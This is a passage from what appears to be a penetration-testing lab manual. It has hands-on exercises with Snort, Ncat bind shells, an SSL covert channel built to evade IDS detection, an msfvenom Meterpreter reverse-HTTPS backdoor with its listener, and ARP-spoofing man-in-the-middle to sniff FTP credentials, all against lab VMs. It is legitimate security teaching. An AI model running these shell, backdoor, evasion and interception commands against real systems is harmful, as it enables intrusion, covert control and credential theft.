


Figure 15.16 - Using the Follow TCP Stream option

This action should show you all the commands that were entered in that TCP session. This will include the creation of the account, as well as the other actions.




Figure 15.17 - Follow TCP Stream results

After you've verified your results, go ahead and close the stream window. Next hit *Clear* to the right of the filter area at the top of the Wireshark dialog. This should take you back to the packet you selected in the beginning. Now hit your down arrow until you see the ascii part of your hex dump show c:\windows\system32 in the bottom pane. See below.




Figure 15.18 - Hex dump/ascii area showing the command shell

Note the selected "c:\windows\system32" portion in the graphic above. We need to create an alert that will let us know when a command shell is being sent out to another host. Go ahead and close out of Wireshark.

Exercise 3 - Building a custom rule from logged traffic

Basically we want to see an alert show up anytime Snort sees *c:\windows\system32*. To make this work, we'll need to create a rule to look for this traffic.

Browse to c:\snort\rules. Find the *backdoor.rules* file. Double-click it to open it in Notepad and enter the following line string (enter everything as a single line, with no breaks; see image below).

```
alert tcp any any -> any any
(content:!"C:\\windows\\system32";sid:1000000;rev:1;m
sg:"Command Shell Access")
```




Figure 15.19 - Customizing a rule

Now save this rule by selecting *File > Save*.

Next, go to your Kali Linux VM. We are going to use TFTP to transfer Ncat to the root directory of Windows Server 2012 R2 VM. First, do a listing of your TFTP directory by entering the following:

```
ls /srv/tftp | grep ncat.exe
```

If this returns no results, we need to copy Ncat to the TFTP directory:

```
cp /usr/share/ncat-w32/ncat.exe /srv/tftp
```

Now, make sure TFTP is running:

```
atftpd --daemon --port 69 /srv/tftp
```

Next, go back to your Windows Server 2012 R2 VM, open a command shell and change directories to c:\

```
cd \
```

Once there, transfer the Ncat executable (using the IP of your Kali Linux VM):

```
tftp -i 192.168.x.x get ncat.exe
```

Next we'll start ncat in listen mode. Have it listen on port 999.

```
ncat -l -p 999 -k -e cmd.exe
```

Now open up another command shell and start Snort in IDS mode with the following command:

```
snort -A console -i1 -c c:\snort\etc\snort.conf –l c:\snort\log -K pcap
```

Figure 15.20 - Starting Snort

Notice that this time we changed the format to pcap instead of using ascii as we did the last time we ran it in IDS mode.

Just as a reminder, once Snort is started, you'll see the following:




Figure 15.21 - Snort running

Next you'll want to go to your Kali Linux VM, and connect to the Ncat listener. On your Kali Linux VM, enter the following command from a terminal.

```
ncat 192.168.x.x 999
```
(IP address is your Windows Server 2012 R2)

After hitting enter, you should get a command shell.




Figure 15.22 - Command shell via Ncat

Go back and check your Snort console on the Windows Server 2012 R2 VM. Do you see any alerts? Why not?

Now go back to your Ncat session and change directories to c:\windows \system32.

```
cd windows\system32
```




Figure 15.23 - Changing directories in the Ncat terminal

Now go back and check your Snort console. You should see that there are now alerts.




Figure 15.24 - Alerts being generated in Snort after changing directories in the Ncat session

We didn’t see alerts this time until the proverbial attacker actually changed to c:\windows\system32 in the Ncat session. So the rule we created works great as long as the attacker accesses the system32 directory with their command shell. But what about in the case of Ncat where it defaults to whatever directory Ncat happens to running from on the victim/listener side? How could we fix this to make Snort alert even if system32 isn’t involved? Don’t worry about figuring it out right now. It will make a great challenge as part of tonight’s capture the flag! Go ahead and stop Snort, stop Ncat on the Windows Server 2012 R2 VM and on the Kali Linux VM.

Reboot your Windows Server 2012 R2 VM before moving on to the next lab!

End of Lab

Lab 16 - Covert Channels/Evasion

Exercise 1 - Ncat SSL Channel

Ncat can use SSL to encrypt its traffic, thus establishing a covert communication channel between a listener and a connector. It can be done by simply adding the *--ssl* option to Ncat commands.

For this lab you'll need your **Windows Server 2012 R2 VM**, **Windows 7 Client VM**, and **Kali Linux VM.**

We should already have Ncat on the target machine from Lab 15. If not, execute rejetto exploit against Windows Server 2012 R2 VM and upload ncat.exe as described in Lab 15, Exercise 3.

Start Snort on our Windows Server 2012 R2 VM. We'll use it to prove we can get a command shell, and even browse c:\windows\system32 without generating an alert. On the Windows Server 2012 R2 VM, we'll run Snort, and then use Ncat SSL to prove to get command line access using our Windows 7 Client VM. We'll then prove that Snort is not able to alert to this traffic.

First, go ahead and open a command shell on the Windows Server 2012 R2 VM and cd to the snort\bin directory.

```
cd \snort\bin
```

As we did in previous labs, start Snort is IDS and logging mode.

```
snort -dev -i1 -l c:\snort\log
```




Figure 16.1 - Snort running

Once Snort is running, go ahead and start Ncat SSL in listen mode. Don't forget the *--ssl* option:

```
ncat --ssl –l –p 999 –e cmd.exe
```




Figure 16.2 - Starting Ncat SSL in listen mode

Now go to the Kali Linux VM. Open a terminal and connect to the listen mode Ncat SSL instance you have running on the Windows Server 2012 R2 VM.

`ncat --ssl 192.168.x.x 999` *(use the IP of the Windows Server 2012 R2)*




Figure 16.4 - Command session via Ncat SSL from Kali Linux VM to Windows Server 2012 R2 VM

Now let's change to c:\windows\system32.

```
cd c:\windows\system32
```

Now change to the root c: and create a directory named "hacker", change to the *hacker* directory, then do a *dir* command.

```
cd \
mkdir hacker
cd hacker
dir
```

Figure 16.5 - Commands entered via Ncat

Now go back and stop Snort and Ncat on the Windows Server 2012 R2 VM, by entering *Ctrl+C* for both. Now let's look at the Snort log. Again, we'll drag the log file to the Wireshark icon on the Windows Server 2012 R2 VM Desktop.

In Windows Explorer navigate to c:\snort\logs. Then drag the log file to the Wireshark icon as show below.




Figure 16.6 - Dragging snort log to Wireshark

Once Wireshark opens, select *Edit > Find Packet.* In the search dialog, select *String* radio button, the *Packet Bytes* radio button, and enter the term "hacker" for the search string. See below.




Figure 16.7 - Searching for the string "hacker".

Go ahead and select *Find*. You will see that no matching strings are found. Go ahead and search for *cd* or any of the other commands you entered. They won't be there. This is because it was all encrypted with Ncat SSL.

Exercise 2 - Using Metasploit to Create an HTTPS Covert Channel Tool

We already know that Metasploit has the ability to do lots of things. It can also be used to create an encrypted backdoor using HTTPS/SSL. Imagine if we were able to get a Meterpreter shell over SSL. This would make it very difficult to detect it from a traffic perspective. To perform this lab we'll be using our **Kali Linux VM** and our **Windows Server 2012 R2 VM**.

As a start, we'll build a binary that will send us a meterpreter shell over SSL. This is easily done using Metasploit. Open a terminal window on your Kali Linux VM and enter the following *msfvenom* command (this is one line of code, no space between `exe` and `-only`):

```
msfvenom -p windows/meterpreter/reverse_https -f exe-only LHOST=192.168.x.x LPORT=4443 > httpstunnel.exe
```

Make sure to use the IP address of your Kali Linux VM. See below.

Figure 16.8 - Using msfvenom to create a backdoor

Now let's move the newly created binary to our TFTP directory and make sure our TFTP server is turned on.

```
cp httpstunnel.exe /srv/tftp/
atftpd --daemon --port 69 /srv/tftp/
```

Next we'll need to make sure we have a listener waiting for the backdoor to connect to when it's executed on the victim. To do that, first start Metasploit if you don't have it running already.

```
msfconsole
```

Next we'll set up the appropriate listener. By now you should know that the LHOST is of course your Kali Linux VM IP address.

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
```

```
set LHOST 192.168.x.x
set LPORT 4443
set SessionCommunicationTimeout 0
set ExitOnSession false
exploit -j
```

Now we'll need to go to the victim and bring over the binary to test it. Go to your Windows Server 2012 R2 VM now. Open a command prompt on the Windows Server 2012 R2 VM and enter the following command. Make sure you're entering your Kali Linux VM IP in the *tftp* command. Remember you're pulling the executable from your Kali Linux machine.

```
tftp -i 192.168.x.x get httpstunnel.exe
```

Now run the binary by simply typing its name.

```
httpstunnel.exe
```

As a result, you should get a session on your Kali Linux VM. Go back to your Kali Linux VM and you should see the following:

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://0.0.0.0:4443/
[*] Starting the payload handler...
msf exploit(handler) > [*] 192.168.232.163:55225 Request received for /wa05...
[*] 192.168.232.163:55225 Staging connection for target /wa05 received...
[*] Meterpreter session 1 opened (192.168.232.156:4443 -> 192.168.232.163:55225)
 at 2015-05-04 08:32:16 -0500

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Figure 16.9 - Successful session sent back to the Kali Linux over SSL

To attach to this sessions enter the sessions command as follows.

```
sessions -i 1
```

If you'd like, feel free to experiment with some of the Meterpreter functions here to verify you actually have control. The beauty of this session is that it's

over SSL. So no amount of sniffing or IDS monitoring would be able to see exactly what's going on. This is a very good covert channel using SSL.

End of Lab

Lab 17 - Sniffing/Main-In-the-Middle

Exercise 1 – Sniffing Credentials

When performing a Penetration Test, few things top having raw access to network traffic. There are several tools designed specifically for this purpose. We'll be using the *dsniff* suite along with some other tools. The author of dsniff, dugsong, has the following to say about the suite.

> *"dsniff is a collection of tools for network auditing and penetration testing. Dsniff is actually a library of many useful tools" -dugsong*

For this lab we'll be using the **Kali Linux VM**, the **Windows 7 Client VM** and the **Windows Server 2012 R2 VM**. First we'll be using the *dsniff* suite to conduct a Man-in-the-Middle attack (MiTM) against the Windows 7 Client VM and the Windows Server 2012 R2 VM. The Windows Server 2012 R2 VM has an FTP service running on it. While our MiTM is going, we'll play the victim and FTP from the Windows 7 Client VM to the FTP server on the Windows Server 2012 R2 VM.

Once both your Windows Server 2012 R2 VM and Windows 7 Client VM are started, verify they are able to ping each other. Now from your Windows 7 Client VM go to the command prompt and do a continuous ping to your Windows Server 2012 R2 VM by issuing the following command:

```
ping 192.168.x.x -t
```

You should now see a pings repeatedly reaching the Windows Server 2012 R2 VM. Now let's interrupt this pinging sessions with *arpspoof*. Go to your Kali Linux VM and start three different shells. We'll need all three to do a successful MiTM. On the first shell enter the following:

```
arpspoof -i eth0 -t 192.168.x.x 192.168.y.y
```

The first IP address is that of your Windows 7 VM and the second is the IP address of your Windows Server 2012 R2 VM. You're basically telling the Windows 7 VM that you're the Windows Server 2012 R2 VM. Since this only completes half of the MiTM you now have to tell the Windows Server 2012 R2 VM you're the Windows 7 Client VM. So now do the same command in

the second shell except reverse the IP addresses. See the graphic below to see both *arpspoof* commands.




Figure 17.1 - Two arpspoof commands

Go ahead and press enter to start both these commands. You should see that both commands start successfully. Additionally, if you go look at your pings, you should see that they are timing out. See below.




Figure 17.2 - Pings being timed out

The pings are timing out because they're not actually making it to the target. Remember, we just ARP poisoned both machines, so each machine thinks we're the other one. The ICMP packets are going to the wrong machine. Let's fix that by turning on IP forwarding on your Kali Linux VM, so that it will forward the ping packets on to the actual target machine. From your third Kali Linux VM terminal, enter the following command:

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

After entering this command, you should immediately see the pings from the Windows 7 Client VM to the Windows Server 2012 R2 VM return to being successful.

```
Request timed out.
Request timed out.
Request timed out.
Request timed out.
Reply from 192.168.232.163: bytes=32 time=1ms TTL=127
Reply from 192.168.232.163: bytes=32 time=1ms TTL=127
Reply from 192.168.232.163: bytes=32 time=1ms TTL=127
```

Figure 17.3 Pings are back now

Note: If we were doing this against real targets, we would have turned on the IP forwarding before starting the ARP spoof. We did it this way to let you see the break in communications happen after the ARP poison, then let you see yourself re-establish it by turning on IP forwarding. This is a visual proof that you've re-directed traffic flow.

Next we'll start up Wireshark. From your third Kali Linux VM terminal, enter the following command to start Wireshark.

```
wireshark
```

Once Wireshark starts, select *Capture > Options*. See below.




Figure 17.4 - Starting a capture with Wireshark

On the resulting screen, check the box to the left of *eth0* or whatever your actual Kali Linux VM Ethernet interface is (eth0, eth1, eth2, etc.)




Figure 17.5 - Selecting the correct Wireshark interface

Next go ahead and click the *Start* button at the bottom right.

Now we'll go play the victim. From the Windows 7 Client VM, FTP to the IP address of the Windows Server 2012 R2 VM.

Your Windows Server 2012 R2 VM has a Filezilla FTP server on it. If it's not currently running, you might have to start it by double clicking the Filezilla icon on the Desktop, the simply answer *Ok* to the message that pops up.

On the Windows 7 Client VM select *Start > Computer* and type the following in the address bar. Make sure it is the IP address of your Windows Server 2012 R2 VM.

```
ftp://192.168.x.x
```




Figure 17.5 - FTP to the Windows Server 2012 R2 VM

At the login prompt enter the username of *infosec* and password of *password$$$.*

Once you've logged on, go ahead and log off closing the window.

Go back to your Kali Linux VM now. Stop the Wireshark capture by selecting the red stop button with the *X* in the middle. You might see a message in some of the packet's info section saying "duplicate use of 192.168.x.x detected". Ignore this for now.

In the filter section of Wireshark, type the string *ftp,* the hit the *Apply* button to the right. See below.

